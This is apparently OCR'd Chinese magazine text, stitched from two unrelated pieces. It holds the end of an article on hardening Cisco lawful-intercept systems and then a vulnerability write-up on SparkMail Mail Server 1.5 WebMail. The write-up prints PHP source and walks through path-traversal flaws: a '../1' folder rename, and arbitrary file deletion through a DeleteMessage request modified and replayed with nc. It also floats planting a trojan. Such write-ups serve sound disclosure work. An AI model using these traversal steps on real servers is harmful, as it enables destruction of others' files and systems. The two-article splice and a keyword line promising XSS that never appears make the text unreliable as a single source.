服务提供商有许多不同的保护网络、管理通信的策略。一种选择就是完全带外管理。这种做法实质上等同于认为不能保护路由器和交换机的管理接口免遭攻击，因此必须在其周围构建 Shell。并行网络基础设施设立在供应商生产网络的沿线上，所有供应商的路由器都与该并行网络相连，同时在每个阻塞带内管理的路由器的其他接口上都置有访问列表。对这些带外管理网络的访问控制得非常严格。

虽然该方法对某些供应商很有效，但对其他供应商却并非如此。虽然为了防止主网络瘫痪，所有审慎的网络运营商都有某种访问路由器的备份机制，然而建造一个每天工作 24 小时并且能够携带所有远程管理通信的备份网络相当昂贵。此外，由于随着管理人员越来越多，网络也变得越来越复杂，完全由供应商控制的带外管理网络随时都会产生问题。

因此，无论供应商认为他们管理控制的网络是如何严密，都有必要考虑如何安全地部署合法监听。下面根据本文的分析所提出的一套基本建议：

① 使用访问控制列表

限制 SNMP 和其他未经授权的源 IP 地址访问路由器和交换机。用中介设备的 IP 地址指定一个访问控制列表，并将其应用到能够访问 TAP-MIB 的 SNMPv3 用户组中。

② 锁定 SNMPv3

确保思科设备没有运行容易泄露 SNMP 密码的 IOS 系统版本（CVE-2008-0960）。手动配置一个唯一、随机的 SNMPv3 的 EngineID；为 TAP-MIB 访问选择难以猜测的用户名和密码，并小心控制对它们的访问；配置一个 IP 地址，以便接收来自监听设备的 SNMP 通知，并控制其监测可疑活动。

③ 使用加密

在监听接入点和中介设备之间建立 IPsec 通道，并且丢掉这些地址之间的任何未加密通信数据；保持用 SSH 和其他加密管理协议管理思科设备。

④ 强化网络设备从而免受攻击


查询思科路由器和交换机的公共强化指南，并指导管理员保护其免受攻击；建立有效的程序，来控制对网络管理部门访问证书和接口的访问；保护中介设备免受未经授权的物理访问以及网络入侵；审计授权管理网络上每一台计算机的安全，并确保足够强大从而免遭攻击。

结论

当思科和 IETF 决定为了方便大家研究以及同级评审而发布合法监听系统架构时，他们确实做出了正确选择。Internet 是一个学术世界的产品，它对审查和同级评级完全开放。几乎所有互联网上广泛使用的通信协议都发布在 IETF RFC 文档中，以供所有人阅读。如果悄悄地将监控能力加入到互联网核心，并试图保持这个秘密，那么在某些方面这将与贯穿于互联网的总体哲学相对立。

政府监督显然是重大的公众利益问题，但是却不能随意夸大它。在许多方面，这些系统操作，特别是关于如何去减少收集到的信息以及如何防止未经授权的访问，是法律框架内保护公民隐私权的一部分。对这些系统结构设计和用于操作的框架的公开访问使得专家可以独立审查其是否能够胜任。虽然在本文中，我们确定思科公司合法监听系统架构中存在某些漏洞，但最后我们仍然对思科公司的做法有很大的信心，因为这是一个已知数。

前置知识：无
关键词：漏洞、火花邮、XSS



SparkMail Mail Server 用户权限越界漏洞

文/图 爱无言

SparkMail Mail Server 中文名为火花邮，一个简单易用安全的邮件服务器软件，支持 SMTP、POP3、WeBMail 等邮件核心服务。在其官方网站 http://www.sparkmail.cn 上，我们甚至可以发现这款软件有一个 400 的免费电话支持。看起来，这款邮件服务软件做得还蛮市场化的。

最近由于朋友需要，请我来测试一下他们公司的邮件服务器是否存在安全隐患，而他们正好打算使用的就是 SparkMail Mail Server 的最新版本，即 SparkMail Mail Server 1.5。于是，我从官方网站下载了该版本的 SparkMail Mail Server，本地架设起来。这款软件的安装十分简单，过程完全是傻瓜化的，安装完毕后，在系统桌面的右下角就出现了一个带有绿色箭头标志的图标，证明此刻 SparkMail Mail Server 已经成功运行在系统上。注意，使用 SparkMail Mail Server 时，最好在自己的系统上不要安装其他 Web 服务软件，主要是防止对 8080 端口的占用，因为 SparkMail Mail Server 会使用 8080 端口作为 WebMail 的服务端口。

从 SparkMail Mail Server 的使用说明上看，该软件支持传统的邮件发送/接收模式以及 WebMail 模式。本来打算测试一下传统模式下该软件是不是存在安全漏洞，忽然一想，朋友要求我首先测试它的 WebMail，说这个功能是他们经常需要使用的。为此，我决定从 SparkMail Mail Server 的 WebMail 入手来开始测试分析。

WebMail 就类似于一个 Web 应用程序，有 Web 代码文件。我觉得发现漏洞最好的方法就是代码审计。从实际效果来讲，代码审计发现漏洞的可能性和准确性要远远大于黑盒测试。黑盒测试有很大的盲目性而且很费时间。当然，代码审计需要审计者具有较好的技术水平，并且 WebMail 的代码有一定的可读性。

安装完 SparkMail Mail Server 后，可以发现该软件在安装目录下会产生三个文件目录，分别为 mailadmin（邮件管理软件所在目录）、maildata（用户数据以及软件配置数据所在目录）、mailserver（SparkMail Mail Server 服务软件核心目录）。这里最为关键的目录就是 mailserver 目录。

打开 mailserver 目录，发现除去 SparkMail Mail Server 服务软件需要的可执行文件以及动态库文件外，还有一个目录的名字非常引人注意：wwwroot。这对于建立过网站的朋友来说太熟悉了，难道 SparkMail Mail Server 将自己的 WebMail 功能全部安装进入了这个文件目录？看来没有问题，SparkMail Mail Server 的 WebMail 核心文件应该都在这两个文件目录中了。

我们先看看 WebMail 这个文件目录。在 WebMail 文件目录下，总共有 6 个子文件目录。其中，www 这个文件目录是 SparkMail Mail Server WebMail 的根目录，其中有一个文件名为“main.xphp”，这是 WebMail 运行过程中用户所有行为的调度文件。很纳闷的是，这个文件的后缀名非常有意思，xphp 怎么看怎么都像是 php。由于 SparkMail Mail Server 整合了 PHP 以及 Apache 环境，所以，SparkMail Mail Server 的开发者将自定义被解析文件类型，这里的 xphp 其实就是 php 文件，你可以看看它的代码格式，完全就是 PHP。

当我们访问 SparkMail Mail Server 的 WebMail 后，无论进行邮件发送，还是邮件查看操作，所有的参数都首先发送给 main.xphp，然后 main.xphp 会根据相应的行为来调用 prog 目录下的 xphp 文件，如图 1 所示。




图 1

既然选择了以代码审计的方式来检查 SparkMail Mail Server 的 WebMail 是否存在安全漏洞，那么我们就开始吧。

首先，我阅读的文件是 Storefolder.xphp，这是一个

用户用来管理 WebMail 中邮件目录即邮箱的文件。一般情况下，用户的 WebMail 中已经存在的邮箱为收件箱、发件箱、已发送的邮件、已删除的邮件等，如图 2 所示。




图 2

从代码中我发现一个非常有意思的函数：StoreFolder_Rename()，从这个函数的名字猜测 SparkMail Mail Server 是支持用户重命名邮箱的。但很遗憾，这个函数存在安全隐患，其实现代码如下：

```
function StoreFolder_Rename()
{
global $sess;
global $msgdb;
global $req;
global $_config;
global $mailstore;
global $userdb;
$oldfoldername = trim($req['oldname']);
$newfoldername = trim($req['newname']);
$oldfoldertype = foldername_type($oldfoldername);
$newfoldertype = foldername_type($newfoldername);
$res = array();
if($oldfoldertype != $newfoldertype)
{
$res['result'] = retres('invalidname');
json_response($res);
return;
}
if(strcasecmp($oldfoldertype, $_config['foldertype']
['mailbox']) == 0)
{
if(foldername_isreserve($oldfoldername) == true
|| $mailstore->CheckFolderName($oldfoldername) == false
|| foldername_isreserve($newfoldertype) == true
|| $mailstore->CheckFolderName($newfoldertype) == false)...
```

注意看最后的 if 判断中，两次使用 CheckFolderName 函数检查邮箱的文件目录名，这个函数来自于 libs 目录下的 class.mailstore.xphp，这个函数的具体代码实现如下：

```
function CheckFolderName($foldername)
{
global $_config;
$ch1 = substr($foldername, 0, 1);
if($ch1 == $_config['foldername_separator'])
{
return false;
}
if(strpos($foldername, "..") !== false)
{
return false;
}
$len = strlen($foldername);
if($len <= 0)
{
return false;
}
while(--$len >= 0)
{
$ch = substr($foldername, $len, 1);
if(in_array($ch, array("/", "\\", ":", "*", "?", "<", ">", "\"",
"'", "_", "%", "@", $_config['foldername_prefix'])))
{
return false;
}
}
return true;
}
```

看来这个函数是一个检查过滤的函数，尤其是检查文件目录名中是不是存在可能的非法字符，如果发现存在非法字符就会阻止函数正确执行，所以我们在创建和删除邮箱时，不会发生跨目录删除其他文件目录的漏洞。

本来这个过滤函数没问题，完全可以阻止某些潜在的攻击行为，但请注意看 StoreFolder_Rename()函数最后的 if 语句中，两次调用 CheckFolderName 函数时，第一次传递给该函数的参数是$oldfoldername，即被修改的文件目录名，而第二次传递给 CheckFolderName 函数的参数却成了 $newfoldertype，即新文件目录类型！SparkMail Mail Server 粗心的开发人员错误地传递了被检查参数名称，这里其实应该传递的是新文件目录的名称参数$newfoldername！

由于 SparkMail Mail Server 的邮箱对应于硬盘上实际的一个文件目录，StoreFolder_Rename()函数错误的代码检查机制，导致用户可以新建一个目录，然后将其移动到其他任意目录下。

现在我们测试一下看看。登录 SparkMail Mail Server 的 WebMail，右击“我的文件夹”，在出现的菜单中选择“新建邮件夹”，输入名称“1”，此时在 SparkMail Mail Server 所在的服务器上，对应该用户的目录下就会出现一个名为“1”的文件夹，如图 3 所示。




图 3

这个时候，我们回到浏览器中，在 1 文件目录上右击鼠标，此时菜单中出现了“重命名”选项，单击

它，输入“../1”，如图 4 所示。单击“保存”按钮，此刻会发现原本名称是“1”的邮箱变为了“../1”。返回 SparkMail Mail Server 所在服务器，看一看用户的邮箱目录跑到哪里去了，如图 5 所示.




图 4




图 5

原本是在用户目录下的“1”邮箱，竟然跑到了用户目录的上一层，这一切都是由程序员错误的参数过滤所致。这种漏洞会为我们带来什么攻击效果吗？我暂时认为你可以将过大的文件利用这个漏洞不断转移到服务器的其他目录下，造成服务器空间不足，因为在删除文件的过程中，这个文件夹是不会被删除的，“../”符号会被过滤，因此，就可以不断地建造文件夹，然后转移大文件到这些文件夹中，不断占用磁盘空间。还可以去试试 Windows 2003 下的 ASP 文件目录解析，说不定可以创建一个木马在服务器上运行。但总体来说，这个漏洞应该属于程序员的马虎错误，到不能造成实质上严重的安全隐患。

接下来，让我们再来看一看代码，看能不能发现什么真正能够造成威胁的安全漏洞。这一次选择的文件是 class.mailstore.xphp。在这个文件中，有一个用来进行用户邮件删除的函数 DeleteMessage。这个函数存在绝对的安全隐患，部分代码如下：

```
function DeleteMessage($foldername, $mixmsgid)
{
if($this->_homepath == "")
{
return false;
}
$foldername = xmail_utf7_encode($foldername);
$folderpath = $this->_homepath."/".$foldername;//这里的$foldername 是对应邮箱的名称，来自用户提交的参数，比如收件箱，那么$foldername 就等于 inbox
if(is_dir($folderpath) == false)//检查这个参数是不是一个文件目录
{
return false;
}

$allmsgid = array();
if(is_array($mixmsgid) == false)
{
array_push($allmsgid, $mixmsgid);//将被删除的邮件标志放入一个数组中，对于 SparkMail Mail Server 来说，每一封邮件的标志就是该邮件的文件名称
}
else
{
$allmsgid = $mixmsgid;
}

$resultarr = array();
foreach($allmsgid as $msgid)
{
if($msgid == "" || $msgid == "." || $msgid == "..")
{
continue;
}
```

注意看这里，$msgpath = $folderpath."/cur/".$msgid; 每一个邮箱都包含三个子目录，cur、new、tmp。一般来说邮件都被存放在 cur 目录，除非是新到的邮件。这个时候，程序开始组合邮件的完整路径地址。但由于 $folderpath 来自用户提交，那么用户就可以指定 $folderpath 到服务器上的任意目录。也许你会说 cur 目录并不是任意目录下都有，问题是此刻$msgid 这个变量也可以由用户修改提交。由于$msgid 没有过滤“../”这个字符，导致我们就可以将 cur 目录消除，从而访问任意文件。

```
if(is_file($msgpath) == false)
{
$resultarr[$msgid] = true;
continue;
}
if(@unlink($msgpath))//开始删除指定的邮件
{
$resultarr[$msgid] = true;
}
else
{
$resultarr[$msgid] = false;
}
}
if(is_array($mixmsgid) == false)
{
return $resultarr[$mixmsgid];
}
return $resultarr;
}
```

通过上面的解释，我们看到，由于该函数在实现中对来自用户的变量$foldername、$mixmsgid 没有进行任何限制与过滤检查，只需要指定服务器上存在的文件目录以及文件名称，那么 DeleteMessage 函数就会对其进行删除操作。

为此，我们可以首先截获一次正常删除邮件的数据包，然后修改其中的数据，利用 nc 提交，如图 6 所示。




图 6

我们这里指定的目录是 SparkMail Mail Server 的 WebMail 目录，被删除文件是 WebMail 的首页文件 index.html，效果如图 7 所示。

利用这个漏洞，任意一个 SparkMail Mail Server 的 WebMail 用户都可以删除服务器上的任意文件，甚至直接破坏邮件系统。不过，在测试中也发现 DeleteMessage 函数不能删除零字节的文件以及 db 结尾的数据库文件。

